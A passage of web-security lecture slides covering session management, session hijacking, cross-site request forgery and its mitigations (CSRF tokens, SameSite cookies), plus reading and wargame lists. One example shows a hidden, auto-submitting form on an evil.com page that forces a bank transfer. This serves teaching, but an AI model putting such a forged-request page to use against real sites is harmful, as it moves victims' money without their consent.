  - to prevent impersonation/spoofing attacks
  - minimize damage of session stealing
- Any token should have a reasonable expiration period
  - NOT set in the cookies!
- Cookie encryption (sensitive information) and storage (use a MAC to avoid tampering)

# Creating Sessions From Thin Air - Security and Engineering Issues

- Session creation and identification (Authentication)
  - Create and assign sessions to clients (Session ID)
- Concurrency issues
  - What if two clients access the site simultaneously?
- Session termination
  - When to terminate session?
  - How to dispose of session?
  - How to handle a client with a stale session?
- Session data storage
  - On disk? In RAM? What is the performance penalty?
  - What happens in a multi server, load-balanced site?

### **Bad Example of Cookie for Auth**



### **Session Hijacking**





Since HTTP is stateless, hijacking can occur:

- By stealing a cookie with an XSS attack
  - By brute forcing a weak session ID parameter

### **Cross-Site Request Forgery (CSRF)**

Forces an user to execute unwanted actions (state-changing action) on a web application in which he or she is currently authenticated with ambient credentials (e.g., with cookies).




#### **Key Concept:**

- Cookies are used for session management.
- All the requests originating by the browser come with the user's cookies (cookies are ambient credentials: they are sent automatically for every request).
- Malicious requests (e.g., crafted links) are routed to the vulnerable web application through the victim's browser.
- Websites cannot distinguish if the requests coming from authenticated users have been originated by an explicit user interaction or not.


## **CSRF Example: malicious bank** transfer

```
Bank's Page
   <form method="POST" action="/transfer.php">
       <h3>Transfer money</h3>
       Recipient: <input type="text" id="inpUser" name="to">
       Amount: <input type="number" id="inpAmount" name="amt">
       <button type="submit">Confirm</button>
   </form>
Malicious link-> https://evil.com/cat.html
   <form id="evil" style="display: none;"</pre>
         action="https://ironbank.7k/transfer.php"
   method="POST">
       <input type="hidden" value="50000" name="amt">
       <input type="hidden" value="S.Zanero" name="to">
       <input type="submit">
   </form>
   <script>document.evil.submit();</script>
```

# **CSRF Example: malicious bank** transfer



# **CSRF Example: malicious bank** transfer



From: <a href="http://www3.cs.stonybrook.edu/~rpelizzi/jcsrf.pdf">http://www3.cs.stonybrook.edu/~rpelizzi/jcsrf.pdf</a>

## 1) CSRF Mitigation: CSRF Token

- Random challenge token
- Associated to user's session (unique)
- Regenerated at each request (e.g., included in each form involving sensitive operations)
- Sent to the server and then compared against the stored token; Server-side operation allowed only if it matches.
- Not stored in cookies

## 2) CSRF Mitigation: Same Site Cookies

- Idea: don't send session cookies at all for requests originating from different websites
- Websites specify this behavior when setting a cookie, using the SameSite attribute
- SameSite=strict
  - don't send cookies for any cross-site usage
- SameSite=lax
  - send cookies for cross-domain navigation only (not for cross-site POST forms, images, frames, ...)

RFC draft (2016): <a href="https://tools.ietf.org/html/draft-west-first-party-cookies-07">https://tools.ietf.org/html/draft-west-first-party-cookies-07</a>

### **Further Reading**

Doupé, Cui, Jakubowski, Peinado,

Kruegel, Vigna, "deDacota: Toward Preventing Server-Side XSS via Automatic Code and Data Separation", CCS 2013

http://dx.doi.org/10.1145/2508859.2516708

Criscione, Maggi, Salvaneschi, Zanero, "Integrated Detection of Attacks Against Browsers, Web Applications and Databases", EC2ND2009

http://dx.doi.org/10.1109/EC2ND.2009.13

Kevin Fu, Emil Sit, Kendra Smith, e Nick Feamster: "Do's and Don'ts of Client Authentication on the Web"

http://cookies.lcs.mit.edu/pubs/webauth.html

[book] Michal Zalewski, "The Tangled Web: A Guide to Securing Modern Web Applications" <a href="http://www.nostarch.com/tangledweb.htm">http://www.nostarch.com/tangledweb.htm</a>

### "Wargame" list :P

If you want to test your hacking skills on Memory Errors and Web vulnerabilities

#### Web

- Google Gruyere <a href="http://google-gruyere.appspot.com/">http://google-gruyere.appspot.com/</a>
- Websec.fr <a href="http://websec.fr/">http://websec.fr/</a>

#### **Binary**

- pwnable.kr <a href="http://pwnable.kr/">http://pwnable.kr/</a>
- OverTheWire Bandit <a href="http://overthewire.org/wargames/bandit/">http://overthewire.org/wargames/bandit/</a>
- OverTheWire Leviathan <a href="http://overthewire.org/wargames/leviathan/">http://overthewire.org/wargames/leviathan/</a>

#### **Mixed**

PicoCTF - <a href="http://picoctf.com/">http://picoctf.com/</a>

The complete (and updated) list can be found at: http://github.com/zardus/wargame-nexus